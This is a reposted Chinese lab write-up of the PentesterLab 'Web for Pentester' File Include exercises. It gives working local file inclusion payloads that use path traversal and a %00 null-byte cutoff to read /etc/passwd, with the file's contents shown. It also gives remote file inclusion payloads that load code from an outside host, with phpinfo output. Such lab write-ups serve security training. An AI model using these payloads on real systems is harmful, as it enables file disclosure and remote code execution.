

Web for pentester_writeup之File Include篇


转载

[ditanji3425](#) 于 2019-08-08 14:12:00 发布 149 收藏 1
文章标签: [php](#)
原文链接: <http://www.cnblogs.com/liliyuanshangcao/p/11319905.html>
版权


Web for pentester_writeup之File Include篇

File Include（文件包涵）

Example 1



加一个单引号



从报错中我们可以获取如下信息:

当前文件执行的代码路径: `/var/www/fileincl/example1.php`

文件包含代码引用函数 `include()`

代码引用的文件路径: `include_path= /usr/share/php:/usr/share/pear`

Payload 1 (本地文件包含LFI)

http://192.168.219.136/fileincl/example1.php?page=../../../../../../../../etc/passwd

http://192.168.219.136/fileincl/example1.php?page=../../../../../../../../etc/passwd

Post data Referrer 0xHEX %URL BASE64

Services* [No information available]

PentesterLab.com Home

```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/bin/sh bin:x:2:2:bin:/bin:/bin/sh sys:x:3:3:sys:/dev:/bin/sh sy
/games:/bin/sh man:x:6:12:man:/var/cache/man:/bin/sh lp:x:7:7:lp:/var/spool/lpd:/bin/sh mail:x:8:8:mail:/var/mail:/bin/sh ne
/spool/uucp:/bin/sh proxy:x:13:13:proxy:/bin:/bin/sh www-data:x:33:33:www-data:/var/www:/bin/sh backup:x:34:34:backup:/
/bin/sh irc:x:39:39:ircd:/var/run/ircd:/bin/sh gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh nobo
libuuid:x:100:101::/var/lib/libuuid:/bin/sh mysql:x:101:103:MySQL Server,,,:/var/lib/mysql:/bin/false sshd:x:102:65534::/var
Server Account,,,:/var/lib/ldap:/bin/false user:x:1000:1000:Debian Live user,,,:/home/user:/bin/bash
© PentesterLab 2013
```

Payload 2 (远程文件包含RFI)

http://192.168.219.136/fileincl/example1.php?
page=https://assets.pentesterlab.com/test_include.txt

http://192.168.219.136/fileincl/example1.php?page=https://assets.pentesterlab.com/test_include.txt

Post data Referrer 0xHEX %URL BASE64 Replace All

Services* [No information available]


PentesterLab.com Home

PHP Version 5.3.3-7+squeeze15



System	Linux debian 2.6.32-5-amd64 #1 SMP Fri May 10 08:43:19 UTC 2013 x86_64
Build Date	Mar 4 2013 12:56:56
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php5/apache2
Loaded Configuration File	/etc/php5/apache2/php.ini
Scan this dir for additional .ini files	/etc/php5/apache2/conf.d
Additional .ini files	/etc/php5/apache2/conf.d/ldap.ini, /etc/php5/apache2/conf.d/mysql.ini, /etc/php5/apache2


其中https://assets.pentesterlab.com/test_include.txt是官方给的一个测试例子，也可以自己构建，在txt中写入想执行的代码



Example 2



没有后缀名了，同样添加一个单引号查看报错信息



发现函数调用的php文件变成了include(intro'.php)，我们可以使用%00截断来实现本地文件包含

Payload 1 (本地文件包含LFI)

http://192.168.219.136/fileincl/example2.php?

page=../../../../../../../../../../../../etc/passwd%00

http://192.168.219.136/fileincl/example2.php?page=../../../../../../../../etc/passwd%00

Post data Referrer 0xHEX %URL BASE64

Services* | [No information available]

PentesterLab.com Home

```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/bin/sh bin:x:2:2:bin:/bin:/bin/sh sys:x:3:3:sys:/dev:/bin/sh sync:  
/games:/bin/sh man:x:6:12:man:/var/cache/man:/bin/sh lp:x:7:7:lp:/var/spool/lpd:/bin/sh mail:x:8:8:mail:/var/mail:/bin/sh news:x  
/spool/uucp:/bin/sh proxy:x:13:13:proxy:/bin:/bin/sh www-data:x:33:33:www-data:/var/www:/bin/sh backup:x:34:34:backup:/var/  
/bin/sh irc:x:39:39:ircd:/var/run/ircd:/bin/sh gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh nobody:  
libuid:x:100:101::/var/lib/libuid:/bin/sh mysql:x:101:103:MySQL Server,,,:/var/lib/mysql:/bin/false sshd:x:102:65534::/var/run  
Server Account,,,:/var/lib/ldap:/bin/false user:x:1000:1000:Debian Live user,,,:/home/user:/bin/bash  
© PentesterLab 2013
```

Payload 2 (远程文件包含RFI)

http://192.168.219.136/fileincl/example2.php?

page=https://assets.pentesterlab.com/test_include.txt?blah=

或者使用&blah=当文件路径传参符号为&号时

http://192.168.219.136/fileincl/example2.php?page=https://assets.pentesterlab.com/test_include.txt?blah=

Post data Referrer 0xHEX %URL BASE64 Replace All

Services* | [No information available]

PentesterLab.com Home

PHP Version 5.3.3-7+squeeze15



System	Linux debian 2.6.32-5-amd64 #1 SMP Fri May 10 08:43:19 UTC 2013 x86_64
Build Date	Mar 4 2013 12:56:56
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php5/apache2
Loaded Configuration File	/etc/php5/apache2/php.ini
See this for	/etc/php5/apache2/conf.d

Payload 3 (远程文件包含RFI, 也可以在主机10.8.0.61自己构造一个phpinfo.php的文件, 去掉后缀访问)

http://192.168.219.136/fileincl/example2.php?page=http://10.8.0.61/phpinfo

http://10.8.0.61/phpinfo.php

Post data Referrer 0xHEX %URL BASE64 Replace All

Services* | [No information available]

PHP Version 5.4.45



System	Windows NT WRILAB_CS 6.2 build 9200 (Windows 8 Business Edition) i586
Build Date	Sep 2 2015 23:45:53
Compiler	MSVC9 (Visual C++ 2008)
Architecture	x86
Configure Command	cscript /nologo configure.js "--enable-snapshot-build" "--disable-isapi" "--enable-debug-pack" "--without-mssql" "--without-pdo-mssql" "--without-pi3web" "--with-pdo-oci=C:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8=C:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8-11g=C:\php-sdk\oracle\instantclient11\sdk,shared" "--enable-object-out-dir=../obj/" "--enable-com-dotnet=shared" "--with-mcrypt=static" "--disable-static-analyze" "--with-pgo"
Server API	Apache 2.0 Handler
Virtual Directory Support	enabled
Configuration File (php.ini) Path	C:\Windows
Loaded Configuration File	C:\phpStudy\PHPTutorial\php\php-5.4.45\php.ini

http://192.168.219.136/fileincl/example2.php?page=http://10.8.0.61/phpinfo

Post data Referrer 0xHEX %URL BASE64 Replace All

Services* | [No information available]

PentesterLab.com

Home

PHP Logo

PHP Version 5.4.45

System	Windows NT WRILAB_CS 6.2 build 9200 (Windows 8 Business Edition) i586
Build Date	Sep 2 2015 23:45:53
Compiler	MSVC9 (Visual C++ 2008)
Architecture	x86
Configure Command	cscript /nologo configure.js "--enable-snapshot-build" "--disable-isapi" "--enable-debug-pack" "--without-mssql" "--without-pdo-mssql" "--without-pi3web" "--with-pdo-oci=C:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8=C:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8-11g=C:\php-sdk\oracle\instantclient11\sdk,shared" "--enable-object-out-dir=../obj/" "--enable-com-dotnet=shared" "--with-mcrypt=static" "--disable-static-analyze" "--with-pgo"
Server API	Apache 2.0 Handler
Virtual Directory Support	enabled
Configuration File (php.ini) Path	C:\Windows
Loaded Configuration File	C:\phpStudy\PHPTutorial\php\php-5.4.45\php.ini
Scan this dir for	(none)

转载于:<https://www.cnblogs.com/liliyuanshangcao/p/11319905.html>